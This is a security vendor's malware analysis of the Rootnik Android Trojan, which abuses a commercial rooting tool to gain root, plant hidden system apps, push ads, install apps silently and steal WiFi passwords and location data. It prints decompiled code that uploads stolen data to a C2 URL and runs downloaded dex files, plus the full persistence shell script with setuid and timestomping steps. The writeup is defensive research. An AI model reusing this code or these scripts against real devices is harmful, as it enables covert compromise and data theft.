Rootnik Android Trojan Abuses Commercial Rooting Tool and Steals Private Information

By Wenjun Hu, Claud Xiao, Zhi Xu

Published: 2015-12-04 · Archived: 2026-04-05 22:48:08 UTC

We recently analyzed a Trojan named "Rootnik" which uses a customized commercial root tool named “Root Assistant” to gain root access on Android devices. By reverse engineering and repackaging this tool, the creators of Rootnik successfully stole at least five exploits that give them root access to Android devices that are running Android 4.3 and earlier. Root Assistant was developed by a Chinese company to help individuals gain root access to their own devices. However, Rootnik uses this tool to attack phones all over the world. Based on the data we have collected, Android users in United States, Malaysia, Thailand, Lebanon and Taiwan have been affected by the Trojan thus far.

Rootnik was able to spread by being embedded in copies of legitimate applications:

- WiFi Analyzer
- Open Camera
- Infinite Loop
- HD Camera
- Windows Solitaire
- ZUI Locker
- Free Internet Austria

So far, we have observed more than 600 samples of Rootnik in the wild.

After a deep analysis of the malware, we determined that it’s able to perform the following actions.

- Abuse a customized version of “Root Assistant” to exploit Android vulnerabilities including CVE-2012-4221, CVE-2013-2596, CVE-2013-2597, CVE-2013-6282.
- Install several APK files on the system partition of the compromised device to maintain persistence after successful gaining root access.
- Install and uninstall both non-system and system apps without users’ awareness.
- Download executable files from remote servers for local execution.
- Aggressively promote other applications. The app promotion advertisements are displayed to the user regardless of the current activity and even pop up in full screen mode when the user is viewing their home screen.
- Steal WiFi information including passwords and keys as well as SSID and BSSID identifiers.
- Harvest victims’ private information including their location, phone MAC address and device ID.

Rootnik connects to remote servers using the following domain names.

- applight[.]mobi
- jaxfire[.]mobi
- superflashlight[.]mobi
- shenmeapp[.]info

The earliest creation time of these domains date back to February 2015. At the time of this publication, all of these remote servers are active. Additional indicators related to this attack are available in the appendix.

How Rootnik Works

The Rootnik Malware Workflow

As shown in Figure 1, Rootnik distributes itself by repackaging and injecting malicious code into legitimate Android apps. After it is installed on an Android device, Rootnik launches a new thread to gain root privileges if certain conditions are met. Meanwhile, it begins an "app promotion" procedure that displays advertisements for other apps to the user. To gain root access, Rootnik first downloads encrypted payloads from a remote server if they do not exist locally then proceeds to attempt exploitation of one of four vulnerabilities. After achieving root access successfully, the malware writes four APK files to the system partition and reboots the compromised device.



Figure 1: An overview of Rootnik's workflow

These four APK files serve as system apps after rebooting, and primarily fall into three categories based on their functionality. Based on the samples we have collected so far the file names of these four APKs are static.

- AndroidSettings.apk
- BluetoothProviders.apk
- WifiProviders.apk
- VirusSecurityHunter.apk

AndroidSettings.apk is responsible for promoting Android apps and has similar logic to the host malware's app promotion procedure. BluetoothProviders.apk and WifiProviders.apk actually perform identical tasks, they act as a remote control component that can install and uninstall apps as well as download and execute new code from remote servers.

VirusSecurityHunter.apk is totally a private data-harvesting component, which can steal WiFi information, a victim's location and other potentially sensitive data.

Root Payload Preparation

If an infected device is running Android version 4.4 or earlier, and this device isn't located in certain countries specified in the AndroidManifest.xml file, Rootnik will attempt to gain root privileges. Thus far, all samples we analyzed were configured to attempt to gain root access in all locations except inside China. This is noteworthy as the root utility this malware has co-opted is developed in China.

Before beginning the rooting process, Rootnik prepares the payloads for execution. It first looks for an asset named "res.bin", and if this asset does not exist it will access the following remote location:

- *http[:]//api.jaxfire[.]mobi/app/getTabsResBin*

This URL is Base64 encoded in the Rootnik code. The remote server returns a response that is encrypted using AES/CBC/PKCS5Padding. Decrypting the response results in the following URL:

- *http[:]//cdn.applight[.]mobi/applight/2015/1442824462res.bin*

Rootnik then downloads this file from the decrypted URL using an HTTP GET request. The res.bin is actually a ZIP archive that is encrypted using DES using the key "#xaj&kl+". Once decrypted, the following files are extracted from the archive.

- busybox
- psneuter.script_bak
- install-recovery.sh
- su
- realroot, newrealroot, miroot, onekeyroot
- log_sdk.dex

The log_sdk.dex is an encrypted DEX file that is decrypted, renamed to a.dex and temporarily stored under the app's own data directory. This a.dex file is then dynamically loaded into the app process. The optimization directory for a.dex during dynamic loading is set to a hidden folder named .opt_log, and a.dex file will be finally deleted as soon as dynamic loading finishes. This entire process is completed using native code in the library libabm.so.

After investigating the a.dex file, we found it's actually a customized version of the original commercial root utility named "Root Assistant," developed in China.

Customizing a Commercial Root Utility

The original "Root Assistant" provides a "one-click root" functionality by exploiting vulnerabilities in the Android system, and "can support the most number of devices with the highest successful rooting rate" according to the official website. "One-key root" means the user can get root access by clicking a single key. The latest version of the utility, 1.5.1, uses a commercial packer to protect itself from reverse-engineering. However, we have located earlier versions of this utility that only used basic obfuscation techniques, which are simple to reverse engineer. The earlier version (1.3.0) of this utility follows this basic procedure to again root privileges:

(1). Report Device Specific Information

"Root Assistant" first sends device specific information to its remote server. After receiving this information, the remote server returns data guiding the selection of proper root exploits. It is important to note that there is no access authentication during this network connection.

(2). Prepare Root Exploits

The root utility stores all of the root exploits in local storage and will choose exploits according to the guidance from its remote server. These root exploits are embedded into four executable files, which are named realroot, newrealroot, miroot and onekeyroot. After investigating these executable files, we found that some exploit methods come from open source projects including android-rooting-tools , libmsm_acdb_exploit and libfj_hdcp_exploit. Table 1 shows some of the vulnerabilities exploited by this root tool.

ID	Exploit Method	CVE ID
1	sock_diag	CVE-2012-4221
2	fb_mem	CVE-2013-2596
3	msm_acdb	CVE-2013-2597
4	put_user	CVE-2013-6282
5	fj_hdcp	N/A

Table 1: Root exploits used by "Root Assistant"

(3). Apply Exploits

All four of the files mentioned above are ELF executables and are invoked directly through shell commands. It's important to note that a magic string is required when running these executables, otherwise they will refuse to exploit the device. For example, to run the executable onekeyroot, the magic string "www_onekeyrom_com" should be provided, as shown in Figure 2. This can be considered a type of self-protection to prevent third parties from co-opting executables for their own use.

```
l.c(ab.r, "start execute rootCmd= " + "./onekeyroot -c ./onekeyrootseckill.sh www_onekeyrom_com");
try {
    this.a(new Throwable().getStackTrace()[0]);
    v0 = r.a("./onekeyroot -c ./onekeyrootseckill.sh www_onekeyrom_com", null, arg11, 20000);
}
catch(TimeoutException v1) {
    v1.printStackTrace();
}
```

The Magic String

Figure 2: A magic string is required when executing onekeyroot

(4). Post Process

After gaining root access successfully, one of the scripts named psneuter.script or onekeyrootseckill.sh (depending on which file is executed to gain root access) is executed with super user privilege. The main purpose of these scripts is to install a root privilege management application and to copy a modified “su” file to the system partition.

As demonstrated above, “Root Assistant” in version 1.3.0 can be easily reverse-engineered, introducing security concerns which are detailed as below:

- As the tool is made up of multiple individual components that each perform a specific tasks without any user interaction, they could be easily extracted and re-used by an attack.
- No authentication is required during the network connection between clients and the remote server, which means an attacker who re-uses this code can also re-use the Root Assistant server to help identify the best exploits for a device.
- Root exploits are stored locally without any protection. Although magic strings are required to run the rooting executables, this scheme is not effective when the whole app can be reverse-engineered.

These security holes made it possible for “Root Assistant” to be co-opted by the Rootnik malware. The attacker repackaged this root utility to generate a dex file, which is dynamically loaded during the attack to achieve root access.

Figure 3 shows the class constructions of this root utility and Rootnik’s a.dex file. Comparing them shows us that the primary difference between them is Rootnik’s class android.core.utils.RootUtil. In this class, a thread named RootAThread is started to launch a root-gaining procedure by invoking the “rooting” entry point in the original utility.

As described above, psneuter.script or onekeyrootseckill.sh are executed once root privileges are acquired. Rootnik customized this root utility to always execute psneuter.script and also modified this script file by adding several shell commands to maintain persistent execution on the device. Figure 4 depicts parts of those added shell commands, from which we can find that four APK files are written to the /system/app directory. The whole content of psneuter.script is included in the appendix.



Figure 3: Class constructions of “Root Assistant” (v1.3.0, left) and a.dex (right)

```
/data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lb.res > /system/app/BluetoothProviders.apk
/data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lw.res > /system/app/WifiProviders.apk
/data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lgs.res > /system/app/AndroidSettings.apk
/data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/vsh.res > /system/app/VirusSecurityHunter.apk
/data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/BluetoothProviders.apk
/data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/WifiProviders.apk
/data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/AndroidSettings.apk
/data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/VirusSecurityHunter.apk
```

Figure 4: Shell commands writing APK files to the system partition

Each of these APK files are named to look like system applications. Finally, Rootnik reboots the compromised device and the new APK files are installed as system applications. To avoid being caught by common users, these four apps have no icons on a victim’s device after being installed.

App Promotion

In addition to gaining root privileges on the device, Rootnik promotes apps to generate revenue for its creator. As depicted in Figure 1, the AndroidSettings.apk file, which is installed on the device, has similar app promotion functionality to the host sample. To avoid detection, all those individual parts of the app promotion logic are implemented through a delegate that is dynamically loaded from an encrypted JAR file.

Information about which apps to promote is downloaded from the following URL every 15 minutes.

- *http[:]//cs.applight[.]mobi/c2s*

Figure 5 shows the network traffic between a Rootnik sample and the remote server. The information retrieved from the server is stored in a local database named com_av_ad.db as shown in Figure 6. It appears Rootnik chooses different apps to promote based on the infected device’s geographic location. It’s noteworthy that the

local database includes a column named pay_out, which appears to list the amount of revenue for each app installation.

```
GET /c2s?
sourceid=16242&limit=50&exclude=&deviceid=null[redacted]&sdkversion=1.2.0&pkgv=116&pkg=com.farpro
c.wifi.analyzer&useragent=Mozilla%2F5.0+%28Linux%3B+U%3B+Android+4.3%3B+en-us%3B+Nexus+7+Build%2FJSS15Q
%29+AppleWebKit%2F534.30+%28KHTML%2C+like+Gecko%29+Version%2F4.0+Safari
%2F534.30&os=android&language=en-US&operator=&ms=&androidid=[redacted]&gpid=70039021-59b4-4433-
b4a1-ef31d1c7b9f6&reqid=b33a3838-21f6-431e-ae7a-33cc607a217a&hasfb=1&hasgp=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Linux; U; Android 4.3; en-us; Nexus 7 Build/JSS15Q) AppleWebKit/534.30 (KHTML,
like Gecko) Version/4.0 Safari/534.30
Host: cs.applight.mobi
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2015 08:13:13 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d606818e7c0f6ffe0c024ddb3af962a991447402393; expires=Sat, 12-Nov-16 08:13:13 GMT;
path=/; domain=.applight.mobi; HttpOnly
Server: cloudflare-nginx
CF-RAY: 2449041e20fb31e0-SIN
Content-Encoding: gzip
```

Figure 5: Network traffic between Rootnik and the remote server



Figure 6: Promoted apps' information stored into a local database

Rootnik's app promotion is especially aggressive and annoying to users. Advertisements pop up periodically regardless of current activity and are even shown in full screen mode. If a victim clicks one of those advertisements, Rootnik will launch the Google Play app and show the promoted app's page (Figure 7).



Figure 7: App on Google Play shown when an advertisement is clicked

Remote Control

BluetoothProviders.apk and *WifiProviders.apk* have identical functionality and serve as a remote controlling component. Network data transferred between the remote control component and the remote server is encrypted using AES/CBC/PKCS5Padding, and the remote servers validate incoming connections by checking values embedded in the HTTP headers. To increase the robustness of the remote control channel, Rootnik uses two more domains to identify the command and control server, api.applight[.]mobi and api.superflashlight[.]mobi, in addition to the already mentioned api.jaxfire[.]mobi.

The remote control component is capable of performing multiple malicious functions, including but not limited to the following:

(1). Silent Application Installation

With root privileges, the malware can install both non-system and system apps without alerting the user. As shown in Figure 8, Rootnik retrieved information about new apps to install from a remote server. After decrypting data from the server we can see that it includes all of the information required to retrieve and install the new app, as depicted in Figure 9.

To install a new app, Rootnik makes an HTTP request to the URL listed in the “parameter” value as shown in Figure 9, and installs the downloaded result as non-system or system app, based on the value in the “action” field of the response data. There are two possible “action” values:

- library.root.action.install_app_ex: install a non-system app
- library.root.action.install_app_system: install a system app

Rootnik uses the pm utility of the Android system to install non-system apps, while it writes APK files into the /system/app directory to install system apps as shown in Figure 10. After installing an app successfully, the “shell” value in response data will be executed as a command. For example, the “shell” value shown in Figure 9 will result in the new app starting its main activity using “am” utility of the Android system.

```
POST /app/control HTTP/1.1
Sdk-packagename: com.android.system.bluetooth
Sdk-time: 1447924964
Sdk-deviceid: [redacted]
Sdk-apiver: 2
Sdk-signature: 54309b3681bf5f2cf36299a03cbc612d
Sdk-accesskey: 0DNm0loY2qrkLUvNpU
Sdk-appver: 6
User-Agent: Android
Content-Type: application/json
Host: api.jaxfire.mobi
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 216

H9yzIf/yOfwYfzBm04iXRbkyVATML6oM65Mig8RbeWp50KIGQHs60qnk7Q9iUY82Fwpjbv9ilHMzIC6v7Jxo6jCsOfpuYoD6/
nGiFdbaFUFCWYIgSbh/sGGHYqcSjsL/qltx1K+XooW7mVmZkL914B9cXzyGDVQ9NaXBp6HYxUmmYn3hDjCz
+hmVtxjSWWToZtE25lAT7jZJIarxQmIivA==HTTP/1.1 200 OK
Date: Thu, 19 Nov 2015 09:22:44 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d9a62de5a425ca8496a6b5aa8e3c224881447924964; expires=Fri, 18-Nov-16 09:22:44 GMT;
path=/; domain=.jaxfire.mobi; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.13
Server: cloudflare-nginx
CF-RAY: 247ada349dc031da-SIN
Content-Encoding: gzip
```

Figure 8: Network traffic when fetching information about new apps to install


```
{
  "task_id": "ac6cb7e4f64711f1015c7660f464c105",
  "package": "android.library.root",
  "third_package_name": "com.cleanmaster.mguard",
  "third_version": 50991310,
  "action": "android.library.root.action.install_app_ex",
  "action_id": "action_id_201511160759046629",
  "parameter": "http://cdn.applight.mobi/applight/2015/CleanMaster-2010003444_0_1434361505.apk",
  "shell": "am start -n com.cleanmaster.mguard/com.keniu.security.main.MainActivity",
  "wifi_only": 1,
  "uninstall_duration": 0,
  "third_apk_name": ""
},
```


Figure 9: A section of the decrypted information from the remote server

```
SU.run(new String[]{"mount -o remount,rw /system", "cat " + file.getAbsolutePath() +
        ">/system/app/" + v6, "chmod 0644 /system/app/" + v6, "mount -o remount,ro /system"});
```

Figure 10: Command used to install system applications

(2). Silently Uninstall Applications

In addition to installing apps, the remote control component is also capable of silently uninstalling apps. During the app installation procedure described above, an installed app’s package name is stored in a shared preference file named uninstall_set.xml. These package names are later used as parameters to uninstall specific apps. Rootnik executes the “pm uninstall” command to uninstall non-system apps, while it invokes the “pm disable” command and then removes the corresponding APK files from the /system/app directory to uninstall system apps (Figure 11).

```
L.d("source dir:" + v2);
SU.run(new String[]{"mount -o remount,rw /system", "pm disable " + packageName, "rm -f "
        + v2, "mount -o remount,ro /system"});
```

Figure 11: Command used to uninstall system apps

(3). Download and Execute DEX Files

Rootnik was developed to be highly flexible as it can also download and execute dex files from remote servers. Descriptions of the dex files to be executed is first fetched from remote servers and the resulting data contains download URLs for the dex files as well as the class names that should be invoked within them. After retrieving the descriptive information, Rootnik downloads the dex files from the specified URLs and validates their CRC32 values. All downloaded dex files are encrypted using DES and their decryption keys are specified in the response data. After decrypting the dex files they are dynamically loaded and a method named doInBackground is invoked as shown in Figure 12.

```
private boolean runCode(String className, File file) {
    boolean v7 = true;
    L.d("CodeExecutor", "start execute code.");
    DexClassLoader v1 = new DexClassLoader(file.getAbsolutePath(), this.mContext.getDir("code_dex",
            0).getAbsolutePath(), null, this.mContext.getClassLoader());
    try {
        Class v6 = Class.forName(className, true, ((ClassLoader)v1));
        v6.getMethod("doInBackground").invoke(v6.getConstructor(Context.class).newInstance(this.
                mContext));
        return v7;
    }
```

Figure 12: Executing a dex file downloaded from the remote server

In addition to the behaviors described above, this remote controlling component also has the ability to self-update, and upload information about installed applications to the C2 server.

Private Data Theft

VirusSecurityHunter.apk, at first glance of its filename, appears to be an antivirus app but in reality has nothing to do with antivirus. This component actually harvests WiFi passwords, device location information, the device MAC address and other private information before sending it to a C2 server using the domain api.shenmeapp[.]info.

This component implements a service named mobi.hteam.hunter.ser-vice.HunterService, which is mainly in charge of harvesting WiFi information. After investigating this service, we found that WiFi information is collected in two different ways. One is to use APIs in the WifiManager class provided by the Android system. Rootnik first invokes the startScan method to scan for WiFi access points, then it extracts BSSID (address of the access point), SSID (network name) and encryption scheme data from the scan results and stores them in a local database.

The component also parses the contents of the file located at /data/misc/wifi/wpa_supplicant.conf which stores information about all of the WiFi access points that a device has ever connected to. This file is owned by the system user, and can’t normally be read by non-system applications. This is not a problem for Rootnik, as it has already gained root privileges at this point in execution. Figure 13 shows some contents of a wpa_supplicant.conf file from a Nexus 7 device running Android 4.3. Note that the psk value holds the password used to access the WiFi network listed. Information including the SSID, BSSID, psk and key_mgmt values are extracted from this file and stored into a local database.



Figure 13: A part of a wpa_supplicant.conf file on a Nexus 7 device running Android 4.3

Another service in the information collection component named org.myteam.analyticssdk.AnalyticsIntentService is responsible for uploading information including the victim's location, device MAC address, device id to the C2 server every 24 hours (Figure 14).

```
public static boolean a(Context arg4, Address arg5) {
    Info v0 = new Info();
    v0.loadDefault(arg4);
    if(arg5 != null) {
        v0.country = arg5.getCountryName();
        v0.province = arg5.getAdminArea();
        v0.city = arg5.getLocality();
        v0.lati = arg5.getLatitude();
        v0.longi = arg5.getLongitude();
        v0.country_code = arg5.getCountryCode();
    }

    String v0_1 = a.a(arg4, "http://api.shenmeapp.info/info/report", a.a.a(v0));
    boolean v0_2 = v0_1 == null ? false : a.a(arg4, v0_1);
    return v0_2;
}
```

Figure 14: Uploading private information

Protection and Prevention

Rootnik customizes an earlier version of a commercial root utility named "Root Assistant" from China, and is capable of gaining root privileges on devices running Android OS prior to version 4.4. We strongly suggest to users who want to mitigate the threat from Rootnik and similar malware to keep their Android devices updated to avoid being vulnerable to known exploits. Users should also avoid installing applications from unknown sources.

Palo Alto Networks provide comprehensive protections against Rootnik through our platform. Our WildFire service is able to identify samples of this malware family and we have created the Rootnik tag for AutoFocus users to identify these files. We have also released DNS signatures to detect and block all malicious network traffic related to Rootnik.

Appendix

Psneuter.script Contents

```
1  #!/system/bin/sh
2  PKG_NAME=net.boy.threewTeB94
3  mount -o rw,remount /system
4  /data/data/$PKG_NAME/files/busybox mount -o rw,remount /system
5  /system/bin/stop nac_server
6  /data/data/$PKG_NAME/files/busybox rm -r -f /system/app/Superuser.apk
7  /data/data/$PKG_NAME/files/busybox rm -r -f /system/xbin/su
8  /data/data/$PKG_NAME/files/busybox rm -r -f /system/bin/su
9  /data/data/$PKG_NAME/files/busybox rm -r -f /system/xbin/daemonsu
10 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lb.res >
   /system/app/BluetoothProviders.apk
11
12 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lw.res >
   /system/app/WifiProviders.apk
13
14 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/lgs.res >
   /system/app/AndroidSettings.apk
15 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/vsh.res >
   /system/app/VirusSecurityHunter.apk
16
17 /data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/BluetoothProviders.apk
18 /data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/WifiProviders.apk
19 /data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/AndroidSettings.apk
20 /data/data/$PKG_NAME/files/busybox chmod 0644 /system/app/VirusSecurityHunter.apk
   /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/su > /system/bin/su
```

```
21 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/assets/inputbox >
   /system/bin/inputbox
22
23 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/assets/outputbox >
   /system/bin/outputbox
24 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/bin/inputbox
25 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/bin/inputbox
26 /data/data/$PKG_NAME/files/busybox touch -r /system/bin/am /system/bin/inputbox
27 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/bin/outputbox
28 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/bin/outputbox
29 /data/data/$PKG_NAME/files/busybox touch -r /system/bin/am /system/bin/outputbox
30 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/bin/su
31 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/bin/su
32 /data/data/$PKG_NAME/files/busybox cat /system/bin/su > /system/xbin/su
33 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/xbin/su
34 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/xbin/su
35 /data/data/$PKG_NAME/files/busybox cat /system/xbin/su > /system/xbin/daemonsu
